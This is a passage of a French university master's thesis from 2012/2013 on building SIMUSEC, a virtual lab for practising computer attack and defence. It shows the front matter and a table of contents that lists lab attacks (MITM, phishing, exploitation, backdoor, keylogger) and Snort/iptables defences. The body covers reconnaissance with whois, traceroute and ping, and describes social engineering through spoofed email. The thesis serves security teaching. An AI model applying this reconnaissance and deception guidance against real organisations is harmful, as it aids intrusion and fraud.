

Un Peuple – Un But – Une Foi

MINISTERE DE L'ENSEIGNEMENT SUPERIEUR,
DES UNIVERSITES ET DES CENTRES UNIVERSITAIRES REGIONAUX ET DE LA RECHERCHE SCIENTIFIQUE

UNIVERSITE GASTON BERGER DE SAINT-LOUIS



U.F.R DE SCIENCES APPLIQUEES ET DE TECHNOLOGIE

Mémoire de maitrise informatique

Sujet : **«Mise en place d'une plateforme d'entrainement à la sécurité informatique»**

Présenté par :

▪ M. Digonaou	KPEKPASSI	**Attaque informatique**
▪ M. Saidou	BALDE	
▪ M. Mahamadou	TOURE	**Défense informatique**
▪ M. Alioune Badara	SECK	

Sous l'encadrement de :

▪ M. Cherif DIALLO

Année académique : **2012/2013**

Remerciements

Nos remerciements vont à l'endroit de tout le corps administratif et professoral qui a assuré notre formation, notamment à:

- La direction de l'UFR de Sciences Appliquées et de Technologies
- La section informatique de l'UGB
- M. DIALLO Cherif, notre encadreur, pour ses conseils enrichissants.

Notre reconnaissance va ensuite à nos proches, amis et à toutes les personnes de bonne volonté qui nous ont aidé tout au long de notre parcours.

Dédicaces

De la part de Digonaou KPEKPASSI

Je dédie ce travail à :

- mes parents qui n'ont ménagé aucun effort pour me soutenir durant tout mon cursus académique,
- mes frères et sœurs,
- tous mes amis, mes compatriotes et mes promotionnaires de l'Université Gaston Berger de Saint Louis,
- tous les enseignants qui nous ont encadré et conseillé pendant cette année de maîtrise.

De la part de Mahamadou TOURE

Je dédie ce modeste travail :

- à mes chers parents qui n'ont cessé de me soutenir et de prier pour moi,
- à mes aimables frères et sœurs,
- à tous mes amis de l'Université Gaston Berger de St Louis, particulièrement ceux de la "TRIADE".

De la part de Alioune Badara Seck

Ce travail fruit de dur labeur est dédié à ma famille au sens africain du terme,

- en tête mes parents qui ont semé et entretenu la plante que je suis,
- à mes aimables frères et sœurs, mes oncles et tantes, mes amis à Khombole et mes amis de l'université Gaston berger de Saint-Louis,
- et à toute personne qui a participé de près ou de loin à la réussite de ce travail.

Liste des acronymes

ACID Analysis Console for Intrusion Databases

ACK ACKnowledged ou ACKnowledgement

ACL Access Control List

AES Advanced Encryption Standard

AfriNIC African Network Information Center

API Application Programming Interface

APNIC Asia Pacific Network Information Center

ARIN American Registry for Internet Numbers

ARP Address resolution Protocol CGI Common Gateway Interface

CIDR Classless Inter-Domain Routing

CPU Central Processing Unit

CRC Contrôle de Redondance Cyclique

CVS Concurrent Versions System

DDOS Distributed Denial Of Service

DES Data Encryption Standard

DHCP Dynamic Host Configuration Protocol

DLL Data Definition Language

DMZ DeMilitarized Zone

DNAT Destination NAT

DNS Domaine Name Server

DOS Denial Of Service

DSA Distributed System Architecture

EIP Extended Instruction Pointer

FTP File Transfer Protocole

HIDS Hote Intrusion Detection System

HTML HyperText Markup Language

HTTP HyperText transfer Protocol

HTTPS HyperText transfer Protocol Secure

ICMP Internet Control Message Protocol

IDE Integrated Development Environment

IDS Intrusion Detection System

IETF Internet Engineering Task Force

IMAP Internet Message Access Protocol

INET Intership Protocol

IP Internet Protocol

IPS Intrusion Prevention System

ISO International Standard Organization

LACNIC Latin America and Caribbean Network Information Center

LAN Local Area Network

MAC Medium Access Control

MD5 Message Digest 5

MITM Man In The Middle

NAT Network Address Translation

NCP Network Control Protocol

NIDS Network Intrusion Detection System

NNTP Network News Transfer Protocol

OS Operating System

PGP Pretty Good Privacy

PHP Personal Home Page

PKI Public Key Infrastructure

QOS Quality Of Sevice

RFC Request For Comment

RIPE Reseau IP Europeens

RPC Remote Procedure Call

RSA Rivest Shamir Adleman

S/MIME Multipurpose Internet Mail extension

SCSI Small Computer System Interface

SEPP Secure Electronic Payment Protocol

SET Social Engineering Toolkit

SET Secure Electronic Transaction

SNAT NAT Source

SNMP Simple Network Management Protocol

SMB Server Message Block

SMTP Simple Mail Transfer Protocol

SQL Structured Query Language

SSH Secure Shell

SSL Secure Socket layer

STT Secure Transaction Technology

TCP Transmission Control Protocol

TFTP Trivial File Transfer Protocol

TLS Transport Layer Security

TOS Type Of Service

TTL Time To Live

UDP User Datagram Protocol

URG Urgent

URL Uniform Resource Locator

VM Virtual Machine

XSS Cross Site Scripting

Table des matières

I. INTRODUCTION 1

II. GENERALITES SUR LES METHODES D'ATTAQUE ET DE DEFENSE INFORMATIQUE 2

II.1. GENERALITES SUR LES METHODES D'ATTAQUE INFORMATIQUE 2

II.1.1. Définition 2

II.1.2. La phase de reconnaissance 3

II.1.2.a. La reconnaissance sur internet 3

II.1.2.b. L'ingénierie sociale 5

II.1.2.c. La reconnaissance réseau 5

II.1.3. La phase de cartographie du réseau 7

II.1.3.a. Les méthodes par balayage d'hôtes et de ports 7

II.1.3.b. La détection des types et versions de système d'exploitation 11

II.1.3.c. La phase d'énumération des services 12

II.1.3.d. Le scan de vulnérabilité 15

II.1.4. La phase d'attaque proprement dite 17

II.1.4.a. L'attaque du mot de passe 17

II.1.4.b. Les attaques exploitant les failles applicatives 19

II.1.4.c. Les logiciels malveillants 24

II.1.4.d. Le spoofing 25

II.1.4.e. Le sniffing (capture de trafic) 27

II.1.4.f. L'attaque par Déni de service et Déni de service distribué 28

II.1.5. La phase de consolidation 31

II.2. GENERALITES SUR LES METHODES DE DEFENSE INFORMATIQUE 33

II.2.1. L'antivirus 33

II.2.2. Pare-feu (firewall) ou garde barrière 35

II.2.2.a. Architecture classique 35

II.2.2.b. Architecture concentrée 36

II.2.2.c. Logiciels 37

II.2.2.d. Filtrage de sites 38

II.2.3. Authentification et cryptage 38

II.2.3.a. Cryptage symétrique 38

II.2.3.b. Cryptage asymétrique 39

II.2.4. Protocoles de sécurité 39

II.2.4.a. Protocole SSH 39

II.2.4.b. Protocole SSL (Secure Sockets Layer) 42

II.2.4.c. SET (Secure Electronic Transaction) 44

II.2.4.d. S/MIME et PGP: deux standards pour une messagerie sécurisée 44

II.2.5. Détection d'intrusion (IDS) 45

II.2.5.a. Surveillance du trafic réseau 46

II.2.5.b. Analyse du comportement de l'utilisateur 47

II.2.5.c. Site « pot de miel »....47
II.2.6. La prévention d'intrusion: IPS....47
II.2.6.a. Principe de fonctionnement....47
II.2.6.b. Compétences requises....48
III. SPECIFICATIONS TECHNIQUES ET FONCTIONNELLES DE LA PLATEFORME D'ATTAQUE ET DE DEFENSE "SIMUSEC"....49
III.1. SPECIFICATIONS DE L'APPLICATION DE VIRTUALISATION....49
III.1.1. Installation de VMware....50
III.1.2. Installation des machines virtuelles....50
III.2. SPECIFICATIONS DES COMPOSANTS VIRTUELS....53
III.2.1. Les machines virtuelles....53
III.2.1.a. La machine cliente sous Windows XP....53
III.2.1.b. La machine serveur sous Windows server 2003....54
III.2.1.c. La machine de l'attaquant sous Backtrack 5 R3....55
III.2.1.d. La machine IDS/IPS/Firewall sous Ubuntu....61
III.2.2. Architecture virtuelle du réseau....73
IV. REALISATION D'ATTAQUES SUR LA PLATEFORME SIMUSEC....77
IV.1. PREAMBULE....77
IV.2. PHASE D'ANALYSE DES COMPOSANTS RESEAU....77
IV.2.1. Scan réseau....77
IV.2.2. L'analyse des vulnérabilités....80
IV.3. LES ATTAQUES SUR LE RESEAU....81
IV.3.1. L'attaque du man-in-the-middle....81
IV.3.1.a. L'étape du spoofing....81
IV.3.1.b. Fishing d'un site web: Cas de Gmail....86
IV.3.2. L'attaque par exploitation: cas du buffer overflow....90
IV.3.3. L'attaque par dictionnaire....94
IV.3.4. La phase post attaque (consolidation)....96
IV.3.4.a. Elévation de privilèges....97
IV.3.4.b. Parcour du système de fichier....97
IV.3.4.c. Récupération et craquage des mots de passe....97
IV.3.4.d. Mise en place d'une porte dérobée (backdoor) persistante....99
IV.3.4.e. La mise en place de dispositifs d'écoute: cas du keylogger....100
V. MISE EN PLACE DES DISPOSITIFS DE DEFENSE SUR LA PLATEFORME....101
V.1. L'IDS SNORT....101
V.1.1. Détection d'intrusion : cas du buffer overflow....101
V.1.2. Détection d'intrusion : cas du man in the middle par l'ARP spoofing....105
V.2. LE PARE-FEU....108
V.2.1. Les commandes iptables....108

V.2.2. Gestion des chaînes....109
V.2.2.a. Politique de filtrage....109
V.2.2.b. Ajouter une règle....109
V.2.2.c. Filtrages généraux....109
V.2.2.d. Mise en exécution....110
V.3. LE SYSTEME DE PREVENTION D'INTRUSION....112
V.3.1. Configuration de snort_inline....112
V.3.2. Configuration d' IPTABLE....112
V.3.3. Configuration des règles....113
V.3.4. Phase test : attaque du brute force....114
V.4. LE RENFORCEMENT DES CONFIGURATIONS....117
V.4.1. Activation des mécanismes de protection du système d'exploitation....117
V.4.2. Journalisation et sécurisation du journal d'audit....118
V.4.3. Protections contre des attaques spécifiques....118
V.4.3.a. Règles d'anti-spoofing....119
V.4.3.b. Protection contre les scans de port....119
V.4.3.c. Protection contre le ping de la mort....119
V.4.3.d. Optimisation de la taille des paquets....119
VI. CONCLUSION....120

Liste des figures

Figure 1 : Les différentes phases d'une attaque informatique 2
Figure 2 : Schéma montrant le procédé utilisé par la commande traceroute. 6
Figure 3 : Les différents types de balayage réseau....7
Figure 4 : Requête et réponse ICMP. 8
Figure 5 : Structure d'un paquet TCP....9
Figure 6 : Etablissement d'une connexion par le protocole TCP/IP....9
Figure 7 : Exemple d'information recueillie à partir de SNMP avec l'outil "SolarWinds' IP Network Browser" sur les machines d'un réseau 15
Figure 8 : Exemple de résultat sur les vulnérabilités présentes sur le logiciel IIS 7.5 pour services Web (FTP, SMTP, HTTP etc.) de la plateforme Windows NT de Microsoft 16
Figure 9 : Aperçut des vulnérabilités découvertes sur un système par Nessus au port 445 17
Figure 10 : Pile avant (gauche) et après (droite) l'appel de la fonction mafonction()[4]....20
Figure 11 : Pile avant (gauche) et après (droite) le débordement tampon 21
Figure 12 : Schéma de l'attaque Man In The Middle 27
Figure 13 : Aperçu de l'interface Wireshark avec une possiblité de voir le code hexadécimal des paquets et d'autres options avancées (chaque ligne en couleur correspond à un paquet intercepté) 28
Figure 14 : représentant l'attaque par Déni de Service Distribué 31
Figure 15 : architecture classique du pare feu 36
Figure 16 : Architecture concentrée du pare feu 37
Figure 17 : Chiffrement symétrique et confidentialité des données....39
Figure 18 : Chiffrement asymétrique et confidentialité des données....39
Figure 19 : SSL s'insère entre la couche réseau TCP/IP et la couche application. 42
Figure 20 : Interface de VMware avec windows XP fonctionnant comme machine virtuelle 50
Figure 21 : Aperçut de l'interface de vmware workstation....51
Figure 22 : Menu de nessus....57
Figure 23 : Menu de ettercap....59
Figure 24 : architecture de Snort....62
Figure 25 : Aperçut de l'interface d'Acid....70
Figure 26 : schémas de fonctionnemment de netfilter 72
Figure 27 : représentant l'architecture de la plateforme 73
Figure 28 : Interface de gestion des réseaux virtuels sur vmware 74
Figure 29 : Configuration d'un type de scan 80
Figure 30 : vulnérabilités sur le port 445 découvertes 81
Figure 31 : interface de ettercap lors du lancement 82
Figure 32 : onglet contenant l'option Unified Sniffing (gauche) et interface permettant le choix de l'interface (droite)....82
Figure 33 : Onglet host de ettercap 82
Figure 34 : Liste des hôtes découverts....83
Figure 35 : répartition des cibles pour le MITM 84
Figure 36 : Onglet MITM (gauche) et interface de choix du Type d'ARP poisonning (droite)....84
Figure 37 : Champs d'authentification pour l'accès au serveur ftp 85

Figure 38 : interception du login/mot de passe 86
Figure 39 : Options principales de SET 87
Figure 40 : Sous options de Social Engineering Attacks (gauche) et sous options de l'option Website Attack Vectors (droite) 87
Figure 41 : sous options de Credential Harvester Attack Method 88
Figure 42 : choix du template 88
Figure 43 : paramètres du dns spoof sur ettercap dans etter.dns 89
Figure 44 : onglet d'accès aux plugins (à gauche) et aperçut des plugins dans Ettercap (à droite) 89
Figure 45 : interface fictive de gmail 89
Figure 46 : interface réelle de gmail 90
Figure 47 : interception du mot de passe gmail par SET 90
Figure 48 : informations sur la vulnérabilité MS08-067 91
Figure 49 : shell de metasploit 91
Figure 50 : recherche de l'exploit 92
Figure 51 : recherche du payload 92
Figure 52 : informations sur les paramètres d'attaque 93
Figure 53 : déclenchement de l'attaque 93
Figure 54 : accès à la ligne de commande de Windows 94
Figure 55 : lancement de l'attaque par dictionnaire 94
Figure 56 : obtention du mot de passe du compte administrateur 95
Figure 57 : recherche du module psexec au niveau de metasploit 95
Figure 58 : paramétrage de psexec 96
Figure 59 : accès à la machine cible par psexec 96
Figure 60 : élevation de privilèges 97
Figure 61 : récupération des hash de mot de passe 98
Figure 62 : craquage des hash de mot de passe 98
Figure 63 : test du mot de passe (récupéré sur le serveur) sur la machine cliente 99
Figure 64 : procédure de mise en place d'une porte dérobée 99
Figure 65 : accès à la ligne de commande de Windows 100
Figure 66 : aperçut du texte saisi sur la machine cible par son utilisateur 100
Figure 67 : Lancement de snort en mode sniffer 102
Figure 68 : informations sur les paquets capturés 102
Figure 69 : mode IDS de snort 105
Figure 70 : Alerte sur l'attaque par buffer overflow 105
Figure 71 : Détection de l'ARP spoof 107
Figure 72 : Cache ARP de UBUNTU 107
Figure 73 : Cache ARP de windows server 108
Figure 74 : Cache ARP de windows XP 108
Figure 75 : Etat de Iptables 110
Figure 76 : ajout de règle 111
Figure 77 : vérification des règles iptables 111
Figure 78 : tentative d'intrusion avec metasploit soldée par un échec 111
Figure 79 : analyse des traces du bruteforce 114
Figure 80 : échec de l'attaque par brute force 116
Figure 81 : accès par SMB échouée 116

Liste des Tableaux

Tableau 1 : Exemple de combinaisons de mots de passe 18
Tableau 2 : Tableau récapitulatif des machines virtuelles de la plateforme.....76

I. Introduction

Les révolutions technologiques de ces dernières décennies ont permis d'accroître considérablement nos capacités de traitement et d'échange de l'information, mais ceci a rendu les systèmes d'information plus fragiles du point de vue sécuritaire.

Cette situation a engendré une multiplication des moyens servant à attaquer ces systèmes, faisant de ce fait prendre conscience de la nécessité de mettre en place des dispositifs sécuritaires permettant une meilleure fiabilité des systèmes.

Notre projet cadre avec une approche pratique des moyens mis en œuvre pour attaquer les systèmes d'information et des méthodes de prévention utilisées pour réduire ces genres de risques. Il sera basé sur une plateforme virtuelle d'entrainement à la sécurité informatique surnommée **"SIMUSEC"**.

Notre plan de travail consistera en premier lieu à donner un aperçu général des méthodes utilisées autant en attaque qu'en défense informatique. Ensuite nous aurons à établir les spécifications techniques et fonctionnelles de notre plateforme en décrivant son mode d'implémentation, l'architecture de réseau utilisé, les détails concernant les systèmes et outils déployés. Et enfin nous aurons à proposer quelques scenarios d'attaque exploitant les failles liées à la plateforme et des mesures de défense à adopter.

II. Généralités sur les méthodes d'attaque et de défense informatique

II.1. Généralités sur les méthodes d'attaque informatique

II.1.1.Définition

Une attaque informatique est une opération qui vise à exploiter les failles éventuelles d'un système d'information afin de perturber, dégrader, détourner ou détruire des informations résident dans les ordinateurs et les réseaux informatiques ou les ordinateurs et les réseaux eux-mêmes. Plusieurs phases sont à distinguer lors d'une attaque informatique comme l'indique le schéma de la *figure 1* ci-dessous:




Figure 1 : Les différentes phases d'une attaque informatique

II.1.2.La phase de reconnaissance

Elle permet de créer un profil complet de l'organisation ciblée par l'attaque. On peut se renseigner sur le fonctionnement de l'organisme, son domaine d'action, le staff administratif, les installations systèmes et réseau de l'entreprise, et ceci la plupart du temps par de simples recherches sur internet. Les méthodes les plus utilisées sont :

II.1.2.a. La reconnaissance sur internet

Elle se base sur les informations recueillies sur internet (les moteurs de recherche, réseaux sociaux, forums de discussion etc…) à propos de l'organisme cible. Celles-ci peuvent être des adresses postales, adresses mail, numéros de téléphone, les informations sur les infrastructures de sécurité, les noms d'employés liés à l'organisme etc. Elles peuvent servir pour de l'ingénierie sociale (expliqué ci-dessous), pour déceler des détails techniques capables de compromettre la cible. Des informations concernant les détenteurs d'un nom de domaine ou d'une plage d'adresse IP peuvent être récupérées en effectuant des requêtes (appelées requêtes **whois**) sur les sites spécialement dédiés à cela et qui sont gérés par les fournisseurs de ces noms de domaines et d'adresses IP. Ces fournisseurs peuvent être les organismes de régulation d'internet (**APNIC** (Asie-Pacifique), **ARIN** (Amérique du nord), **LACNIC** (Amérique latine), **RIPE** (Europe), **AfriNIC** (Afrique)) ou des structures responsables de domaines précis (.net, .sn, .edu, etc…). De même d'autres outils permettent de questionner les serveurs DNS pour déceler les serveurs faisant autorité sur (gérant) un domaine, les adresses IP liées à ce domaine, les noms des serveurs mail liés à ce domaine etc...

Exemple:

- **L'outil whois:** commande disponible sur les plates-formes Linux. Elle joue le même rôle que les requêtes whois comme précédemment expliqué.
  Avec la commande **whois** sur google.fr, on a:

```
root@bt:~# whois google.fr
domain:      google.fr
status:      ACTIVE
hold:        NO
holder-c:    GIH6-FRNIC
admin-c:     TT599-FRNIC
tech-c:      CP4370-FRNIC
zone-c:      NFC1-FRNIC
```

```
nsl-id:      NSL4386-FRNIC
registrar:   MARKMONITOR Inc.
anniversary: 30/12
created:     27/07/2000
last-update: 30/12/2011
source:      FRNIC

ns-list:     NSL4386-FRNIC
nserver:     ns1.google.com
nserver:     ns2.google.com
nserver:     ns3.google.com
nserver:     ns4.google.com
source:      FRNIC

registrar:   MARKMONITOR Inc.
address:     391 N. Ancestor Place
address:     ID 83704 BOISE
country:     US
phone:       +1 208 389 5740
e-mail:      ccops@markmonitor.com
website:     http://www.markmonitor.com
```

Les informations issues de la requête ci-dessus (adresse, numéro de téléphone, adresse mail, nom des serveurs DNS), peuvent servir à faire de l'ingénierie sociale.

- **La commande host**: liste les adresses IP liées au nom de domaine donné en entrée.

```
root@bt:~# host microsoft.com
microsoft.com has address 64.4.11.37
microsoft.com has address 65.55.58.201
microsoft.com mail is handled by 10 microsoft-
com.mail.protection.outlook.com.
```

- **Nslookup**: permet d'interroger un serveur DNS pour connaître l'adresse IP liée à un nom de domaine ou inversement. De même il peut indiquer les noms des serveurs mail du domaine, des serveurs DNS qui ont autorité sur le domaine (qui gèrent le domaine).

```
root@bt:~# nslookup microsoft.com
Server:         192.168.0.10
Address:        192.168.0.10#53
```

```
Non-authoritative answer:
Name:   microsoft.com
Address: 65.55.58.201
Name:   microsoft.com
Address: 64.4.11.37
```

Dans ce cas-ci on constate que microsoft.com est lié aux adresses IP 65.55.58.201 et 64.4.11.37.

II.1.2.b. L'ingénierie sociale

Le terme d'«**ingénierie sociale**» désigne l'art de manipuler des personnes afin de contourner des dispositifs de sécurité. Il s'agit ainsi d'une technique consistant à obtenir des informations de la part des utilisateurs par téléphone, courrier électronique, courrier traditionnel ou contact direct.

Exemple: On peut envoyer un mail à un employé de l'organisme cible en usurpant une des adresses mail de leurs partenaires techniques afin de recueillir des informations comme la structure de leur parc informatique, les mesures de sécurité mises en place etc.

II.1.2.c. La reconnaissance réseau

Ceci peut se faire à l'aide de la commande **traceroute** disponible sur Linux ou **tracert** sous Windows et consiste à lister les nœuds intermédiaires entre un point de départ et un point d'arrivée. Elle nous informe sur le routage des paquets, et donc nous aide à situer les routeurs dans le réseau.

- **Fonctionnement de traceroute**

  Cette commande se base sur l'envoi de paquets du protocole ICMP (Internet Control Message Protocol). Ce protocole est utilisé pour véhiculer des messages de contrôle et d'erreur, par exemple lorsqu'un service ou un hôte est inaccessible. Lorsqu'un paquet de type **ICMP echo-request** (utilisé pour détecter l'état du destinataire) est envoyé, le destinataire répond à ce paquet par un paquet **ICMP echo-reply** à l'expéditeur afin de signaler qu'il est actif (cet échange est à la base de la commande **ping** dont nous parlerons à la suite). Ce paquet ICMP echo-request est muni d'un champ TTL (Time To Live) qui a sa valeur décrémentée lors de son passage par un routeur. Lorsque ce champ atteint zéro, le routeur qui a le paquet, cesse la transmission du paquet et renvoi un paquet **ICMP time_exceeded** (erreur temps dépassé) à l'expéditeur, afin d'indiquer que le nombre de sauts limite du paquet est atteint. Traceroute exploite ce champ TTL afin d'envoyer des paquets dont le TTL est incrémenté de 1 (à partir de 1) à chaque nouveau paquet

envoyé. Ceci permet de déceler le routeur présent au premier saut, au deuxième et ainsi de suite jusqu'à destination, ceux-ci envoyant les paquets ICMP time_exceeded lorsque le TTL est à zéro. La route de transit (routeurs intermédiaires) des paquets sera alors décelée (*figure 2*).




Figure 2 : Schéma montrant le procédé utilisé par la commande traceroute.

Exemple

```
root@bt:~# traceroute -I www.google.fr
traceroute to www.google.fr (173.194.40.63), 30 hops max, 60 byte packets
1  192.168.43.1 (192.168.43.1)  3.074 ms  3.677 ms  4.523 ms
2  172.25.51.3 (172.25.51.3)  280.273 ms  281.582 ms  284.289 ms
 ……..[Contenu supprimé pour économie d'espace]……
21 66.249.94.53 (66.249.94.53)  440.956 ms  466.222 ms  462.413 ms
22 66.249.95.137 (66.249.95.137)  461.116 ms  454.730 ms  487.067 ms
23 zrh04s05-in-f31.1e100.net (173.194.40.63)  505.098 ms  509.761 ms
526.773 ms
```

II.1.3.La phase de cartographie du réseau

Elle permet de rapporter des informations sur la topologie du réseau cible, les types de plates-formes serveurs-clients, les services utilisés dans le réseau, et de donner des informations sur les vulnérabilités exploitables.

II.1.3.a. Les méthodes par balayage d'hôtes et de ports

On distingue plusieurs types de balayage comme l'indique la *figure 3* ci-dessous:




Figure 3 : Les différents types de balayage réseau

Les types de balayages mentionnés ci-dessous (hormis le balayage ICMP) permettent de déceler autant les hôtes actifs que les ports actifs sur ces hôtes puisqu'ils se basent sur des requêtes visant les ports réseau.

- **Le balayage ICMP:**

  C'est le procédé qui a été utilisé dans le cadre de la commande **traceroute** expliquée précédemment, en utilisant les paquets ICMP echo-request afin d'obtenir des paquets de réponse ICMP echo-reply pour déterminer l'état du destinataire (*figure 4*). Ce procédé est utilisé avec la commande **ping**. La commande mesure également le temps mis pour recevoir une réponse, appelé **round-trip time**.




Figure 4 : Requête et réponse ICMP.

Exemple

```
root@bt:~# ping 192.168.0.2
PING 192.168.0.2 (192.168.0.2) 56(84) bytes of data.
64 bytes from 192.168.0.2: icmp_seq=1 ttl=128 time=1.98 ms
64 bytes from 192.168.0.2: icmp_seq=2 ttl=128 time=0.565 ms
64 bytes from 192.168.0.2: icmp_seq=3 ttl=128 time=0.396 ms
--- 192.168.0.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
```

En effectuant un ping sur l'adresse de broadcast du réseau, la requête est transmise à toutes les machines du réseau permettant ainsi de déceler les machines actives.

- **Le balayage TCP:**

  Le balayage TCP est similaire au balayage ICMP, sa spécificité est de s'appuyer sur le protocole TCP.




Figure 5 : Structure d'un paquet TCP

Dans la *figure 5* on remarque les champs URG, ACK, PSH, RST, SYN, FIN qui peuvent être activés (c'est-à-dire le bit mis à 1) en fonction du rôle du paquet.

✓ **Cas du balayage TCP simple**

